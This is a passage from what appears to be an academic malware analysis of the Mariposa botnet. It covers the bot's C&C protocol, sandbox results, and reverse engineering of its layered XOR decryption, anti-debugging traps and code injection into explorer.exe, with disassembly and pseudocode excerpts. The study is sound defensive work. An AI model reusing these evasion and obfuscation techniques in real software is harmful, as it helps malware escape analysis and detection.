

Figure 3.7: Confined Environment Structure

3.2.2 Network Analysis

Before going deep into the static/live code analysis, we perform network analysis in order to understand about the communications between different components of the Mariposa bot. The communication protocol that is used in Mariposa is also another issue that we are interested about. To conduct the analysis, we set up the environment according to the Figure 3.7. The NSMnow [25] network security analyzer is configured to capture traffic in promiscous mode.

After analyzing the intercommunication traffic between the master, server and client, we break them into three phases: initialization phase, bot liveness phase and action phase. All these three phases involve the participation of the master, server and bot client module. In the following, we describe different phases of the communication:

- *Initialization phase.* The initialization phase takes place immediately after an infection. Once a bot takes control of a victim machine, its next target is to register himself with the C&C server so that it can receive commands from the server. To register with the C&C server, bot sends a join server command to the server. The join server message contains an encrypted magic word to authenticate himself to the server. If server authenticates the

  bot, it acknowledges the registration by sending a join acknowledgement packet. By receiving this packet, the bot sends an acknowledgement and a command/response packet to the server. This command/response packet contains information about the compromised machine e.g. system information and country code. Afterwards, the



Figure 3.8: Mariposa Bot Initialization Protocol

server sends an acknowledgement to the bot and forwards the command/response to the master, which acknowledges the reception of this message to the server. The initialization phase is shown in Figure 3.8.

- *Bot liveness check phase.* After the initialization phase, bot client is successfully registered to the server. At this point, we can observe the second phase of the communication which checks the liveness of bot clients. In liveness check phase, the server keeps sending command/response packets to the bot client in a frequency of predefined tunable time. If a given bot is alive, it replies with an acknowledgement packet. Otherwise, the bot will be marked as time-out bot. Liveness phase is depicted in Figure 3.9.



Figure 3.9: Mariposa Bot Liveness Protocol

- *Action phase.* The bot client is now running in the remote machine. Server checks the liveness of the bot periodically, and the bot is now ready to execute commands issued by the master. The action phase aims to instruct the bots to make actions at the infected hosts. In order to initiate the process, the master sends command/response packet to the server. Master is capable to send the commands to any specific bot, or a group of bots using GeoIP localization. The server forwards this packet to the bot. After receiving the packet, the bot performs the action that is mentioned in the packet. It acknowledges its action by sending an acknowledgement packet to the server. The server also acknowledges by sending an acknowledgement packet to the master. Action phase is shown in Figure 3.10.



Figure 3.10: Mariposa Bot Action Protocol

3.2.3 Sandbox Analysis

Prior to reverse code analysis, we analyze the malware using GFI Sandbox [70] to get an initial insight. As we have discussed before in Chapter 2, GFI Sandbox is an automated malware analysis tool to monitor and report the behavior of malware at runtime. From the insight provided by GFI Sandbox, we notice that after the execution, Mariposa creates some new files in $C:\backslash RECYCLER$ directory and sets the file attributes to hidden, read-only, system and anonymous. These files could be used to save a local copy of the bot. Thereafter, Mariposa infects the *explorer.exe* process. We also find that the thread that runs inside *explorer.exe* manipulates some files and registry changes and eventually tries to communicate with the C&C server. We present three screen shots showing the analysis report of GFI Sandbox below. Figure 3.11 and Figure 3.12 show the partial result of file and registry activities respectively whereas Figure 3.13 shows the network activity of the Mariposa bot.



Figure 3.11: Mariposa File System Activity By GFI Sandbox



Figure 3.12: Mariposa Registry Activity By GFI Sandbox



Figure 3.13: Mariposa Network Activity By GFI Sandbox

3.3 Dynamic Code Analysis

Dynamic code analysis is very imperative in order to get an in-depth understanding of malware. It actually allows digging into the inner-secrets of the malware code. In our analysis, we use IDA Pro Disassembler and Debugger [74] to analyze the Mariposa bot client. The MD5 hash of the malware variant is $3E3F7D8873985DE888CE320092ED99C5$. The analysis consists of debugging the executable and getting over the obfuscation and anti-debugging techniques that are employed by Mariposa. We also analyze the code injection process of Mariposa as well as its after-injection activities like registry manipulation,

spreading mechanism, etc.

After loading the bot binary in IDA Pro, we observe that most of the bot codebase is meaningless which implies a highly encrypted code. Figure 3.14 depicts the different phases of Mariposa bot metamorphose. We can see that bot code goes under multiple decryption routines to turn into valid machine instruction. We can also see extensive use of anti-debugging techniques to make the task of reverse engineering arduous. The execution of the bot client can be characterized into four phases: the obfuscation phase, the decryption phase, the injection phase and the after-injection phase. In the sequel, we introduce the different phases that are related to the de-obfuscation, anti-debugging traps and different decryption layers.



Figure 3.14: Mariposa Decryption Phases

3.3.1 De-obfuscation and Decryption

Code obfuscation is nowadays a standard practice within Malware. It constitutes the concealment of the intended meaning of integrated malicious code. It makes the code confusing, intentionally ambiguous and more difficult to interpret. In the Mariposa bot, the obfuscation starts with useless computations. These computations are conducted within a loop that iterates 889,976,605 times. Figure 3.15 shows the loop using IDA Pro.

```
.text:0041D476  loc_41D476:
.text:0041D476  and     edi, 59h
.text:0041D479  dec     ebp
.text:0041D47A  rol     edi, 66h
.text:0041D47D  cmp     ebp, 0
.text:0041D480  jnz     short loc_41D476
.text:0041D482  dec     ebx
```

Figure 3.15: Unwanted Loop

At the end of this loop, a jump is performed to an address loaded into EAX register. As a consequence, control transfers to a routine that XORs the range of data that is located between the addresses $0x41D000$ and $0x41D4C0$ with the constant $0x0CA1A51E5$. The outcome of this decryption routine is a valid code block that will be used later for anti-debugging traps and further code decryption. This is the first routine employed by Mariposa for the code decryption. Figure 3.16 shows the routine in assembly.

At the end of this decryption routine, the address $0x41D047$ is pushed onto the stack. As a result, the control flow is transferred to this address and anti-debugging traps start executing as we have stated before.

```
Stack[00000B00]:0013FFA6 xor     dword ptr [ecx], 0CA1A51E5h
Stack[00000B00]:0013FFAC nop
Stack[00000B00]:0013FFAD add     ecx, 4
Stack[00000B00]:0013FFB0 nop
Stack[00000B00]:0013FFB1 nop
Stack[00000B00]:0013FFB2 cmp     ecx, offset dword_41D4C0
Stack[00000B00]:0013FFB8 jl      short sub_13FFA6
Stack[00000B00]:0013FFBA nop
Stack[00000B00]:0013FFBB push    offset loc_41D047
Stack[00000B00]:0013FFC0 retn
```

Figure 3.16: First Decryption Routine

3.3.2 Anti-debugging traps in Mariposa

Anti-Debugging techniques are ways for a program to detect if it runs within a controlled environment or a debugger. They are used by commercial binary protectors, packers and malicious programs to prevent or slow-down the process of reverse engineering. The Mariposa bot client uses several anti-debugging techniques. These techniques make the reverse engineering tasks as strenuous and difficult as possible. These techniques increase the time that is required for the full analysis of the bot binary.

The valid code located between the addresses $0x41D000$ and $0x41D4C0$ is the outcome of the first decryption routine. The code resides in this range is responsible for the anti-debugging traps and second layer decryption. The address $0x41D047$ constitutes the entry point of the code segment that employs anti-debugging traps. The most important anti-debugging techniques that have been encountered in this code segment are ICE breakpoint, Outputdebgstring, QueryPerformanceCounter, GetTickCount and Stack Segment Register. Mariposa also uses debugger detection codes in various parts of its execution.

ICE Breakpoint

It is one of the Intel's undocumented instructions with opcode 0xF1. The execution of this instruction generates a single step exception. This instruction pushes a debugger to think that a normal exception is generated by the program. It sets the single step bit in the flag register. Thus, the associated exception handler is not executed. In order to bypass this trap, we avoid the use of single step execution of the code segments that contain ICE breakpoints.

Stack Segment Register

Stack Segment Register trap works by exploiting a property of the Intel x86 hardware debugging system. According to Intel x86 architecture, hardware breakpoints are not effective when they used after pop ss instruction. If the program traced (using a debugger) over pop ss instruction, the next instruction will be executed covertly. As a consequence, the trap flag remains set. Protection code checks the trap flag to detect the presence of a debugger. Figure 3.17 shows the use of Stack Segment Register trap in Mariposa. It can be observed that after the pop ss instruction, it uses pushf instruction to push all the flags into the register. Afterwards, it calls the routine loc_41D128 to check the flags to determine if the code is traced or not.

QueryPerformanceCounter

Primarily, the $QueryPerformanceCounter$ library function is used to compute the hardware performance. The function reads the values of performance counters that are stored in some

```
.text:0041D113 loc_41D113:
.text:0041D113 cmp     eax, 40h
.text:0041D118 push    ss
.text:0041D119 pop     ss
.text:0041D11A pushf           ; Push Flags Register onto the Stack
.text:0041D11B pop     eax
.text:0041D11C and     eax, 100h
.text:0041D121 add     eax, offset loc_41D128
.text:0041D126 push    eax
.text:0041D127 retn
```

Figure 3.17: Stack Segment Register Trap in Mariposa

processor registers [3]. Mariposa uses the return value of this function to compare hardware activity with a threshold value and determines the presence of debugger.

GetTickCount

The *GetTickCount* library function is located in the library kernel32.dll. It returns the number of milliseconds that the system has elapsed since it last reboots. The highest return value is 49.7 days. Mariposa calls the *GetTickCount* function consecutively in two different locations of the binary and calculates the difference of the two return values. Afterwards, it compares the difference with a threshold value to determine the presence of a debugger.

OutputDebugString

The function *OutputDebugString*, which is generally used by encryption programs, receives a string as a parameter. If a program runs under a debugger, then, the returned value of this function corresponds to the address of the string that is passed as a parameter. Otherwise, it returns the value 1. We can see the use of the function *OutputDebugString* in

[3] Contemporary processors use registers that act like performance counters. They count performance of hardware activities within the processor.

Figure 3.18.

```
.text:0041D0E0 aOutputdebugstr db 'OutputDebugStringA',0;
.text:0041D0F3 ;
.text:0041D0F3 push    offset aOutputdebugstr
.text:0041D0F8 call    eax
.text:0041D0FA add     eax, offset byte_41D101
.text:0041D0FF push    eax
.text:0041D100 retn
```

Figure 3.18: OutputDebugString Trap in Mariposa

Various techniques need to be adopted to circumvent the anti-debugging techniques used in malware. There are some very useful plugins of IDA Pro, which are extremely helpful to bypass those traps, e.g., IDAStealth [42] and Stealth [4]. To avoid some of the traps, we need to avoid single stepping on the code segments that constitute the trap.

3.3.3 Second Layer Decryption

After unveiling and sidestepping the obfuscation and the anti-debugging routines, we reach the part of code that contains the second decryption routine. The second layer of decryption corresponds to an iteration of a XOR operation with a 32-byte key. Each byte from the encrypted data is XORed with a byte from the key. This byte corresponds to the modulo result of data byte position with the size of the key (32 bytes). This algorithm iterates three times for three different chunks of data. The first location of data corresponds to the range $[0x401000, 0x415FB3]$; the second location of data resides in the range $[0x416000, 0x417A52]$ and the third location of data is within the range $[0x418000, 0x41D21E]$. There exist three 32-byte keys; each one is used in the algorithm for each chunk of data. These keys are located at the following addresses: $0x41D015$, $0x41D155$ and $0x41D1B4$.

All the three iterations of the decryption use the same algorithm to decrypt the code/data with different keys. Figure 3.19 shows the assembly code of the second decryption routine. The pseudocode of the decryption algorithm is also summarized in Figure 3.20. The value x in the pseudocode corresponds to the key location whereas $r1$ and $r2$ are the start and the end addresses of the data respectively.

```
.text:0041D128 loc_41D128:
.text:0041D128 mov     ebp, 41D015h
.text:0041D12D mov     ecx, offset sub_401000
.text:0041D132 mov     ebx, 415FB3h
.text:0041D137
.text:0041D137 loc_41D137:
.text:0041D137 cmp     ebp, offset loc_41D047
.text:0041D13D jz      short loc_41D145
.text:0041D13F mov     al, [ebp+0]
.text:0041D142 inc     ebp
.text:0041D143 jmp     short loc_41D14C
.text:0041D145 ;
.text:0041D145
.text:0041D145 loc_41D145:
.text:0041D145 sub     ebp, 32h
.text:0041D148 mov     al, [ebp+0]
.text:0041D14B inc     ebp
.text:0041D14C
.text:0041D14C loc_41D14C:
.text:0041D14C xor     [ecx], al
.text:0041D14E inc     ecx
.text:0041D14F cmp     ecx, ebx
.text:0041D151 jnz     short loc_41D137
.text:0041D153 jmp     short loc_41D187
```

Figure 3.19: Second Layer Decryption

After executing the first and the second layers of decryption, the control flow reaches a part that is responsible of loading the imported functions. In this portion, Mariposa loads functions from module Kernel32.dll. A list of loaded functions are showed in the Appendix section. Mariposa loads the imported addresses with the help of *LoadLibrayA* and *GetProcAddress*. Definition of *GetProcAddress* is shown in Figure 3.21 where *hModule*

```
Second_Decryption_layer ()
{
    Key_size=32 byte;
    Key_location=x;
    Key[]=getKey(x);
    Start_address=r1;
    End_address=r2;
    Enc_data[]=getData(Start_address,End_address);
    for(i=0;i<Enc_data.size();i++)
  {
     Dec_data=Enc_data[i] XOR key[i % 32];
  }
}
```

Figure 3.20: Pseudocode of Second Decryption Routine

is obtained by calling *LoadLibraryA* which returns a handle of the specified module. The next step consists of running third decryption routine. This routine XORs each byte of data in the range $[0x41D000, 0x41D21E]$ with a constant key $0x39$.

```
FARPROC WINAPI GetProcAddress(
  __in  HMODULE hModule,
  __in  LPCSTR lpProcName
);
```

Figure 3.21: GetProcAddress Definition

After executing the third decryption routine, the program calls few loaded utility functions to get the system and thread information. It calls the *GetCurrentProcessID* and *GetCurrentThreadID* functions to get the process and the thread identifiers. The functions *QueryPerformaceCounter* and *GetTickCount* are used to get the performance of the processor and the elapsed time of the system since its last reboot respectively. The intent of collecting this information is to recheck whether the current process runs under a debugger. In order to check whether it runs in a sandbox technology, it verifies the presence of *sbiedll.dll* in the system. By getting over these traps, we notice that the program allocates

60,925 bytes of space in the stack as a preparation to run the fourth decryption routine. The fourth decryption routine decrypts the data in the range $[0x40FE5C, 0x41EC59]$ by running the code that is shown in Figure 3.22, and loads the result into the allocated space in the stack. Therefore, Mariposa transfers its control to the stack to execute the lately decrypted code. The pseudocode for the fourth decryption routine is shown in Figure 3.23.

Until this point, Mariposa code passes several phases of decryption. However, all the strings are encrypted. These strings represent API functions and a magic word[4] that will be used by the injected process. Once the fourth layer decryption is done, the program runs a decryption routine three times. This routine decrypts all the strings that are located in .data section of the binary. Figure 3.24 and Figure 3.25 illustrate the pseudocode and the assembly routine of the string decryption respectively.

3.3.4 Code Injection

This section describes the process of code injection that is employed by Mariposa. Despite substantial improvement in host-based security, the code injection technique still sustains as the favorite method to compromise operating systems. The code injection method is used to conceal evil processes inside legitimate processes. The execution of a process inside another address space can be achieved in several ways. We can enumerate Windows hooks [29], DLL injection and Direct Code Injection (DCI) [11]. The Mariposa bot uses the DCI technique to inject malicious code inside the address space of *explorer.exe*. Instead of writing a separate DLL, the DCI technique directly copies the malicious code inside the

[4]Magic word is used by Mariposa to authenticate its zombies

```
.text:00401000 push    ebp
.text:00401001 mov     ebp, esp
.text:00401003 push    ebx
.text:00401004 push    esi
.text:00401005 mov     ebx, offset unk_418CA0
.text:0040100A inc     ebx
.text:0040100B cmp     byte ptr [ebx], 0
.text:0040100E jz      short loc_40104D
.text:00401010 call    $+5
.text:00401015 pop     esi
.text:00401016 add     esi, 4Ah
.text:00401019 mov     ecx, 0EDFDh
.text:0040101E sub     esp, ecx
.text:00401020 sub     esp, 3
.text:00401023 mov     al, [ebx+1]
.text:00401026 mov     ah, [ebx+2]
.text:00401029 not     al
.text:0040102B add     al, ah
.text:0040102D sar     al, 1
.text:0040102F loc_40102F:
.text:0040102F mov     bl, ds:(byte_40105F - 40105Fh)[esi+ecx]
.text:00401032 add     bl, al
.text:00401034 xor     bl, ah
.text:00401036 inc     al
.text:00401038 mov     [esp+ecx+0EE0Ah+var_EE0B], bl
.text:0040103C loop    loc_40102F
.text:0040103E mov     edx, 401FE0h
.text:00401043 sub     edx, esi
.text:00401045 mov     ebx, esp
.text:00401047 add     ebx, edx
.text:00401049 dec     ebx
.text:0040104A push    esp
.text:0040104B loc_40104B:
.text:0040104B call    ebx
```

Figure 3.22: Fourth Decryption Routine in Assembly

```
Fourth_layer_decryption()
{
  Key1=getByte(0x418CA2);
  Key2=getByte(0x418CA3);
  Key1=((! key1) + key2) / 2;
  Source_address= 40FE5C;
  Enc_data[0xEDFD] = getData(Source_address, Source_address +0xEDFD );
  Dec_data[0xEDFD]=null;
  Dest_address = 0xXXXX;//in the stack.
  for(i=o; i<Enc_data.length ; i++){
    Dec_data[i]= (Enc_data[i] + key1) XOR key2;
    If(key1==0xFF){
      Key2= (Key2+1)  %  0xFF;
    }
    Key1= (Key1+1) %0xFF;
  }
}
```

Figure 3.23: Pseudocode of Fourth Decryption Routine

```
Decrypt_Strings ()
{
  Start_add =0x4197E0;
  Size =0xD65;
  Enc_data[]=Get_data(Start_add,Start_add+Size);
  Key1=Get_byte(0x418CA2);
  Key2=Get_byte(0x418CA3);
  key=( key2+ ~Key1) >> 1;
  for(i=Size; i >= 0; --i){
    Dec_data[i]=( Enc_data[i]+ key) XOR key2;
    key =(key ++)%255;
  }
}
```

Figure 3.24: Pseudocode of String Decryption Routine

```
Stack[000010A4]:001389B6 loc_1389B6:
Stack[000010A4]:001389B6 cmp     [ebp+var_4], 0
Stack[000010A4]:001389BA jl      short loc_1389F5
Stack[000010A4]:001389BC movsx   eax, [ebp+arg_8]
Stack[000010A4]:001389C0 mov     ecx, [ebp+arg_0]
Stack[000010A4]:001389C3 add     ecx, [ebp+var_4]
Stack[000010A4]:001389C6 movsx   edx, byte ptr [ecx]
Stack[000010A4]:001389C9 add     edx, eax
Stack[000010A4]:001389CB mov     eax, [ebp+arg_0]
Stack[000010A4]:001389CE add     eax, [ebp+var_4]
Stack[000010A4]:001389D1 mov     [eax], dl
Stack[000010A4]:001389D3 movsx   ecx, [ebp+arg_C]
Stack[000010A4]:001389D7 mov     edx, [ebp+arg_0]
Stack[000010A4]:001389DA add     edx, [ebp+var_4]
Stack[000010A4]:001389DD movsx   eax, byte ptr [edx]
Stack[000010A4]:001389E0 xor     eax, ecx
Stack[000010A4]:001389E2 mov     ecx, [ebp+arg_0]
Stack[000010A4]:001389E5 add     ecx, [ebp+var_4]
Stack[000010A4]:001389E8 mov     [ecx], al
Stack[000010A4]:001389EA mov     dl, [ebp+arg_8]
Stack[000010A4]:001389ED add     dl, 1
